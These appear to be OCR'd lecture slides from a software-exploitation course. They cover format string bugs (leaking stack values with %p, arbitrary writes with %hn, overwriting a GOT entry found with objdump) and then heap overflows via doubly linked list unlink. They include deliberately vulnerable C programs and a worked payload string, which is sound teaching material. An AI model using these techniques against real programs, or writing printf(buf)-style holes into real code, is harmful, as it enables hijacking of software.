```

Example 1

- Information leakage

```
$ ./example1
arg1 = 4e4e4e4e4d4d4d4d
arg2 = 505050504f4f4f4f
arg3 = 4a4a4a4a49494949
arg4 = 0000000000400700
arg5 = 00007fb34c9bcab0
arg6 = 00007ffd569fdd58
arg7 = 0000000100601028
arg8 = 00000000004004a0
arg9 = 00007ffd569fdd50
arg10 = 00007ffd569fdb4c
arg11 = 00007ffd569fdb4e
arg12 = 4242424241414141
arg13 = 4444444443434343
arg14 = 4646464645454545
arg15 = 4848484847474747
```

Example 2 – generalized info leak

```
#include <stdio.h>

int main(int argc, char **argv) {
   char buf[256];
   fgets(buf, 256, stdin);
   printf(buf);
   exit(0);
}
```

```
$ ./example2
AAAAAAAA %p %p %p %p %p %p %p %p %p %p %p
AAAAAAAA 0x602050 0x7ffff7dd3790 0x6c2520786c6c2520
0x602050 0x6c6c2520786c6c25 0x7fffffffe5f8 0x100000000
0x4141414141414141 0x6c2520786c6c2520 0x20786c6c2520786c
0x6c6c2520786c6c25
$ ./example2
AAAABBBB %8$p
AAAABBBB 0x4242424241414141
$ ./example2
%40$p %41$p %42$p %43$p
0x7fffffffe5f0 0x421da68eae36b100 0x400660
0x7ffff7a2d830
$ ./example2
%40$p %41$p %42$p %43$p
0x7fffffffe5f0 0x4a5007dab662500 0x400660 0x7ffff7a2d830
```

Example 3 – writing with %n

```
#include <stdio.h>
int main(int argc, char **argv) {
   int count;
   short *lower, *upper;
   lower = (short*) &count;
   upper = lower + 1;

   //0x80443ec 2052 | 17388

   printf("%2052c%hn%15336c%hn", 'A', upper, 'B', lower);
   fprintf(stderr, "Count is now %8.8x\n", count);

   //bfff7ce2 49151 | 31970

   printf("%31970c%hn%17181c%hn", 'A', lower, 'B', upper);
   fprintf(stderr, "Count is now %8.8x\n", count);
   return 1;
}
```

Example 3

- Writing arbitrary values

```
# ./example3 > /dev/null
Count is now 080443ec
Count is now bfff7ce2
```

Example 4 – write w/ simulated buffer control

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>

int main(int argc, char **argv) {
   char buf[256];
   int count;

   //simulate setting up our shellcode. Embed addresses we wish
   //to write to at end of shellcode. 8 byte alignment is important
   strcpy(buf, "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ"
               "KKKKLLLLMMMMNNNNOOOOPPPPRRRRSSSSTTTTUUUUVVVV");
   ((short**)(buf))[5] = (short*)&count;
   ((short**)(buf))[6] = 1 + (short*)&count;

   //bfff7ce2 49151 | 31970

   printf("%31970c%15$hn%17181c%16$hn");
   fprintf(stderr, "Count is now %8.8x\n", count);
   return 1;
}
```

Example 4

- Writing to location specified within shellcode

```
# ./example3 > /dev/null
Count is now bfff7ce2
```

- The tricky part is figuring out 15$ and 16$ and requires you to understand the stack layout of the binary at the time it calls printf

What value should we write and where?

- Usually you’ll try to write the address of your shellcode to a place that will cause a jump/call to your shellcode
  - Global Offset Table (GOT) entry
  - Some other writable function pointer whose address we know
  - Possibly a save return address
    - Must know address at which save return address is stored

What is a GOT

- Global Offset Table
  - Roughly, this is where the dynamic linker places the resolved addresses of all the shared library functions that your program calls
    - Once the libraries you need have been loaded of course
  - This is how your code can call functions that are not present at build time
  - If you overwrite a GOT entry, you can hijack function calls and redirect them to your own code

GOT Basics

- A call to a shared library function will be implemented as follows

```
.plt:00400550   _exit: jmp [0x601030]
…
.text:004006fd  call _exit    ; 00400550
…
.got:00601030   dq exit
```

Overwriting GOT Entries

- Some format string vulnerabilities (those for which you control the format string itself) allow you to write any value of your choosing to any memory location of your choosing
- Since the location of the return address from a function is often difficult to nail down exactly, we need a more reliable address

Overwriting GOT Entries

- We look for a call to a dynamically linked function that follows the printf
- We need a function that will be called after the printf
  - Usually from the C standard libraries, though not necessarily
- Use objdump to determine the GOT address for that function
  - This is the address we will overwrite

GOT Overwrite Example

- In the code below

```
#include <stdio.h>
void dummy(int x) {
   fprintf(stderr, "Hello World!\n");
}

int main(int argc, char **argv) {
   char buf[256];
   fgets(buf, 256, stdin);
   printf(buf);
   exit(0);
}
```

- A call to exit follows the printf call
    - exit is a standard library function

objdump use

- We use objdump to find out the GOT table address for exit

```
$ objdump -R example4

example4:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000600ff8 R_X86_64_GLOB_DAT  __gmon_start__
0000000000601060 R_X86_64_COPY     stdin@@GLIBC_2.2.5
0000000000601080 R_X86_64_COPY     stderr@@GLIBC_2.2.5
0000000000601018 R_X86_64_JUMP_SLOT  printf@GLIBC_2.2.5
0000000000601020 R_X86_64_JUMP_SLOT  __libc_start_main@GLIBC_2.2.5
0000000000601028 R_X86_64_JUMP_SLOT  fgets@GLIBC_2.2.5
0000000000601030 R_X86_64_JUMP_SLOT  exit@GLIBC_2.2.5
0000000000601038 R_X86_64_JUMP_SLOT  fwrite@GLIBC_2.2.5
```

GOT Example

- We need to overwrite **`0x601030`** with the address of our shellcode (in this case function *dummy* at location **`0x400676`**) in order to gain control
- Get **`0x601030`** and **`0x601032`** into the stack somewhere then supply an appropriate format string
- Assuming the pointers were located at 15$ and 16$ respectively the following would write **`0x400676`** into the GOT

```
"%64c%16$hn%1654c%15$hnAA"
"\x30\x10\x60\x00\x00\x00\x00\x00\x32\x10\x60\x00\x00\x00\x00\x00"
```

  - The AA is to pad the string to a multiple of 8 bytes before the pointers

Heap Overflows

References

- Shellcoder's Handbook chapter 5 pages 89-107
- Phrack articles
- Sakai Resources/Phrack Articles/Heap
- Sakai Resources/Articles/Heap

Memory Overview

- Programs have four basic types of memory
  - Code
  - Static data
  - Stack
    - Used for automatic variables and program control information (function return addresses)
  - Heap
    - Memory area available for runtime allocation

Heap Defined

- That region of additional memory the heap manager requests from the kernel and manages on your behalf
  - Heap manager here means a set of library functions responsible for dynamic memory management. Generally found in libc or equivalent
- Move management burden from kernel to user space
- Finer grained block management than the kernel can offer
  - Heap manager can manage byte sized block, kernel deals in pages

Dynamic Memory Allocation

- C - malloc/free
- C++ - new/delete
- malloc/new return pointers to newly allocated memory
- free/delete require a valid pointer to an area to deallocate
  - Whether the pointer is valid or not is up to the caller
    - Difficult (expensive) for free to check that the pointer was previously malloced
  - Did you ever wonder how, given only a pointer, free knows how much memory to release?
    - Ok, so you never did :(

Memory Allocation Algorithms

- Dynamic memory is used extensively in all programs of any significance
  - Memory management algorithms are often chosen for their speed, not their security
- Five common implementations

• phkmalloc	[Open/FreeBSD]
• jemalloc	FreeBSD 7.0+
• dlmalloc/ptmalloc	[Linux]
• System V AT&T	[Solaris]
• RtlHeap	[Windows]

Heap Overflows

- Dynamically allocated blocks may contain buffers
- These buffers may be overflowed like any other buffer
- When the overflow is in the heap we need to understand how our overflow may be used to hijack control of the program
- The damage caused by an overflow will depend on what types of data follow the buffer that is being overflowed
  - The heap doesn’t contain return addresses for example, so things are not as straight forward as they might be with a stack overflow

Heap Exploitation

- A few generic approaches
  - Somewhat independent of heap implementation
  - Leverage operations on common data structures such as double linked lists
  - Overwrite C++ specific data members
    - Vtable pointer over write
- Implementation dependent approaches
  - Controlled corruption of heap manager control structures
  - Typical goal is to obtain a write anything anywhere capability allowing hijack of a function pointer such as a GOT entry

Generic doubly linked list example

- Consider


```
typedef struct _Node {
   char buf[256];
   struct _Node *next;  //at offset 256
   struct _Node *prev;  //at offset 264
} Node;
```

Doubly lined list – unlink

- Recall how nodes are unlinked from a double linked list
- Given a pointer to a node (Node *node) we unlink as follows


```
node->next->prev = node->prev;
node->prev->next = node->next;
```


Unlink


node
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)

Unlink code

```
mov rdi, [rbp - 32]  ; let's say this is node
; node->next->prev = node->prev;
mov rsi, [rdi + 256] ; rsi now holds node->next
mov rdx, [rdi + 264] ; rdx now holds node->prev
mov [rsi + 264], rdx ; update node->next->prev
                     ;        |^^^rsi^^|
; node->prev->next = node->next;
mov [rdx + 256], rsi ; update node->prev->next
                     ;        |^^^rdx^^|
```


rdx
node/rdi
rsi
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)


rdx
node/rdi
rsi
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)
buf (0)
next (256)
prev (264)

Exploitation of unlink in this example

- What happens if you can control next and prev?
  - For example following an overflow of buf
- To write anything (V) anywhere (A) we set next to A-264 and prev to V

```
mov rsi, [rdi + 256] ; rsi now holds A-264
mov rdx, [rdi + 264] ; rdx now V
mov [rsi + 264], rdx ; [A-264+264] = V
                     ; [A] = V
mov [rdx + 256], rsi ; [V+256] = A-264
             ; this could be a problem
             ; V+256 must point to writeable memory
```

A and V

